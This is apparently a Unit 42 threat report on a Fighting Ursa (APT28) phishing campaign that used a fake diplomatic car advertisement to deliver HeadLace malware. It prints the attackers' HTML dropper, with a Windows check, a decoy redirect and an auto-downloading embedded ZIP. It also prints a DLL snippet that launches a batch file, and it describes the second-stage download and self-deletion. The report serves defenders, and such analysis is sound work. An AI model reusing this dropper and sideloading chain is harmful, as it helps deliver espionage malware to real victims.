
Fighting Ursa Luring Targets With Car for Sale

Unit 42 ⋮⋮ 8/2/2024



This post is also available in: 日本語 (Japanese)

Executive Summary

A Russian threat actor we track as Fighting Ursa advertised a car for sale as a lure to distribute HeadLace backdoor malware. The campaign likely targeted diplomats and began as early as March 2024. Fighting Ursa (aka APT28, Fancy Bear and Sofacy) has been associated with Russian military intelligence and classified as an advanced persistent threat (APT) [PDF].

Diplomatic-car-for-sale phishing lure themes have been used by Russian threat actors for years. These lures tend to resonate with diplomats and get targets to click on the malicious content.

Unit 42 has previously observed other threat groups using this tactic. For example, in 2023, a different Russian threat group, Cloaked Ursa, repurposed an advertisement for a BMW for sale to target diplomatic missions within Ukraine. This campaign is not directly connected to the Fighting Ursa campaign described here. However, the similarity in tactics points to known behaviors of Fighting Ursa. The Fighting Ursa group is known for repurposing successful tactics – even continuously exploiting known vulnerabilities for 20 months after their cover was already blown.

The details of the March 2024 campaign, which we attribute to Fighting Ursa with a medium to high level of confidence, indicate the group targeted diplomats and relied on public and free services to host various stages of the attack. This article examines the infection chain from the attack.

Palo Alto Networks customers are better protected from the threats discussed in this article through our Network Security solutions, such as Advanced WildFire and Advanced URL Filtering, as well as our Cortex line of products.

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **APTs**, Fighting Ursa

Initial Lure

The URL kicking off this infection chain was hosted by a legitimate service named Webhook.site, and it was submitted to VirusTotal on March 14, 2024. Webhook.site is a service for legitimate development projects, and it allows its users to create randomized URLs for various purposes like custom automation based on the characteristics of visitors to the URLs.

In this case, Fighting Ursa abused Webhook.site to craft a URL that returned a malicious HTML page. Figure 1 below shows the HTML returned from the webhook[.]site URL.

```
<!DOCTYPE html>
<html>
  <head>
    <script>
      window.history.pushState('', '', 'https://webhook.site/IMG-387470302099.zip');
    </script>
    <script>
      if (!window.navigator.userAgent.toLowerCase().includes('win')) window.location.replace('https://i.ibb.co
      vVSCr2Z/car-for-sale.jpg')
    </script>
    <script>
      var a = document.createElement('a');
      a.href = 'data:application/zip;base64,UEsDBBQAAAAIAN2U7TreXX6WltMFAAAEDgAYAAAASU1HLTM4NzQ3MDMwMjA5OS5qcG
      JI5JHZuQNTCDsVEHQYJQWBSFREATizADDYwhVrNpai0t3W1BUwqJkARIIa0AIiizi8oYAsggkAfL6O+e9SULAtn/0n35f+TTvrueee++
          y47rWwofNdvZqcDk3d1p1FNTZiZMnzHtyRmPPZ2Q9dgzz0zLSXj8iYQZuc8kTHkmwTVsZMLT0yY/0SsmpnmiAePY9pzv3vtbm48j
          /i7/OML/F328R/4q/B3xJSspwjOT+Gc6RaEyQvtwv5tjwxumMedQgtzM0zGLgjno7isYJ1JEGL1eqT0tFkQ7MhF/ud/
          yS2pUChf2xLVaXmC4NDLEyLQYxt9bkgK8Vl2YRSBOhslvN4FgBZECe9NbtQgoaUwFxs0tZ1d6Cf8+3+qGfMzUT+7kBYtCEsft990
          LeUwQNrc0oYDa4tv6+oZp+K8XNwP6Q2lNsIb0TYxq2q6w13RuqM9xAeqz8Z0RdSO8GTNnZCHNa3IW9V3xrbxZuyemTkPDuRZeKyJ
          hLfHdjLJJQfQr4DvifwfQVfou82+F7F90m0s5uE+nZHjz4y+FZTQ7/F+CY0yt+LbxLar8b3Pnxfwjc NXxP6efH9DN8x9e0b/
          o2U3V5vSp9ek6dORdo7Vsr0cPrJyVOmT82dyWnJNQbFRqNncvC3l8vrFYZ53dLoUUbx6Fmjnnri6Sc4PW3qE0Zp+rCM9FER8EPcI
          pycqxnaEYGp8a4R4z0DBvK6UGuyOBPz3wua0YOJ/...';
      a.download = 'IMG-387470302099.zip';
      a.click();
    </script>
  </head>
  <body></body>
</html>
```

Figure 1. HTML code used in the attack hosted on the Webhook.site service.

The HTML shown above in Figure 1 has multiple elements that attempt to automate the attack. First, it checks if the visiting computer is Windows-based. If not, it redirects to a decoy image on a URL hosted by another legitimate provider, which is a free service named ImgBB. As the final payload is Windows based, this operating system check is probably an effort to ensure that further actions taken in the attack are only taken for Windows visitors. The HTML then creates a ZIP archive from Base64 text in the HTML, offers it for download and attempts to open it with the JavaScript click() function.

Figure 2 below shows the decoy image advertising a car for sale, specifically an Audi Q7 Quattro SUV. This fake advertisement is titled “Diplomatic Car For Sale.”

The image provides different views of the vehicle. The image also contains contact details that are likely fake, as well as a phone number based in Romania. Finally, the image also lists the point of contact as the Southeast European Law Enforcement Center, possibly to lend this fake advertisement more credibility.




Figure 2. Diplomatic car for sale lure hosted on ImgBB.

Downloaded Malware

The downloaded ZIP archive is saved as IMG-387470302099.zip and contains three files listed below in Table 1.

File Size	Modified Date and Time	File Name
918,528 bytes	2009-07-13 18:38 UTC	IMG-387470302099.jpg.exe
9,728 bytes	2024-03-13 00:37 UTC	WindowsCodecs.dll
922 bytes	2024-03-13 00:37 UTC	zqtxmo.bat

Table 1. Contents of the downloaded file IMG-387470302099.zip.

Table 1 above shows that the first file IMG-387470302099.jpg.exe has a double file extension of .jpg.exe. Windows hosts with a default configuration hide file extensions, so the .jpg.exe file extension only shows as .jpg in the file name. This is a common tactic used by threat actors to trick potential victims into double-clicking the file, in this case believing it will open a car for sale advertisement.

The file named IMG-387470302099.jpg.exe is a copy of the legitimate Windows calculator file calc.exe. This file is used to sideload the included DLL file WindowsCodecs.dll, which is a component of the HeadLace backdoor.

HeadLace is modular malware that executes in stages. This stage-based loading is probably designed to prevent detection and minimize the malware's exposure to analysts. The DLL file contains a function shown below in Figure 3.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  if ( fdwReason == 1 )
    system("zqtxmo.bat");
  return 1;
}
```

Figure 3. Code in WindowsCodecs.dll file to run a file named zqtxmo.bat.

This function is solely meant to execute the last file within the ZIP archive, zqtxmo.bat. Figure 4 below shows the content of zqtxmo.bat.




Figure 4. Contents of the zqtxmo.bat batch file.

This batch file starts a process for Microsoft Edge (start msedge) to run content passed as Base64-encoded text. As shown above in Figure 4, the decoded text is a hidden iframe that retrieves content from a different Webhook.site URL.

The batch file saves content from this second Webhook.site URL as IMG387470302099.jpg in the user's downloads directory. It then moves the downloaded file into the %programdata% directory and changes the file extension from .jpg to .cmd. Finally, the batch file executes IMG387470302099.cmd, then deletes itself as a way to remove any obvious trace of malicious activity.

Attribution

We attribute this activity with a medium to high level of confidence to Fighting Ursa based on the tactics, techniques and procedures (TTPs), characteristics of the attack infrastructure and the malware family attackers used.

This attack relies heavily on public and free services to host lures and various stages of the attack. Documentation by IBM, Proofpoint, Recorded Future and others reveal that while the infrastructure used by Fighting Ursa varies for different attack campaigns, the group frequently relies on these freely available services. Furthermore, the tactics from this campaign fit with previously documented Fighting Ursa campaigns, and the HeadLace backdoor is exclusive to this threat actor.

Conclusion

Fighting Ursa is a motivated threat actor. The infrastructure the group uses has constantly changed and evolved, as noted in a recent report from Recorded Future. Other industry reports have also shown various lures this actor uses in attempts to drop HeadLace malware.

We assess that Fighting Ursa will continue to use legitimate web services in its attack infrastructure. To defend against these attacks, defenders should limit access to these or similar hosting services as necessary. If possible, organizations should scrutinize the use of these free services to identify possible attack vectors.

Palo Alto Networks Protection and Mitigation

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- Cortex XDR detects the attack chain described above, among other protections in the Cortex XDR platform.
- Cortex XSIAM and XSOAR have released a response pack and playbook for automatically detecting the Fighting Ursa threat actor. This playbook downloads the APT28 detection rules and performs extraction, enrichment, and tagging of indicators. It executes our generic Threat Hunting sub-playbook and subsequently provides analysts with recommended workarounds, empowering them to decide the best course of action with the enriched indicators.
- Advanced URL Filtering identifies known URLs associated with this activity as malicious.
- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

HTML page hosted on webhook site with decoy image and payload zip file:

- cda936ecae566ab871e5c0303d8ff98796b1e3661885afd9d4690fc1e945640e

Car for sale image lure:

- 7c85ff89b535a39d47756dfce4597c239ee16df88badefe8f76051b836a7cbfb

ZIP file containing calc.exe, malicious DLL and BAT file:

- dad1a8869c950c2d1d322c8aed3757d3988ef4f06ba230b329c8d510d8d9a027

Legitimate calc.exe abused to sideload the malicious DLL:

- c6a91cba00bf87cdb064c49adaac82255cbec6fdd48fd21f9b3b96abf019916b

Malicious file named WindowsCodecs.dll sideloaded by calc.exe:

- 6b96b991e33240e5c2091d092079a440fa1bef9b5aecbf3039bf7c47223bdf96

Batch file named zqtxmo.bat executed by the above malicious DLL:

- a06d74322a8761ec8e6f28d134f2a89c7ba611d920d080a3ccbfac7c3b61e2e7

URLs that hosted content for this campaign:

- hxxps[:]//webhook[.]site/66d5b9f9-a5eb-48e6-9476-9b6142b0c3ae
- hxxps[:]//webhook[.]site/d290377c-82b5-4765-acb8-454edf6425dd
- hxxps[:]//i.ibb[.]co/vVSCr2Z/car-for-sale.jpg

Additional Resources

- GRU's BlueDelta Targets Key Networks in Europe with Multi-Phase Espionage Campaigns [PDF] – Recorded Future
- ITG05 operations leverage Israel-Hamas conflict lures to deliver Headlace malware – IBM
- TA422's Dedicated Exploitation Loop—the Same Week After Week – Proofpoint

Updated August 2, 2024, at 7:35 a.m. PT to add Cortex XSOAR and XSIAM product protections and playbook link.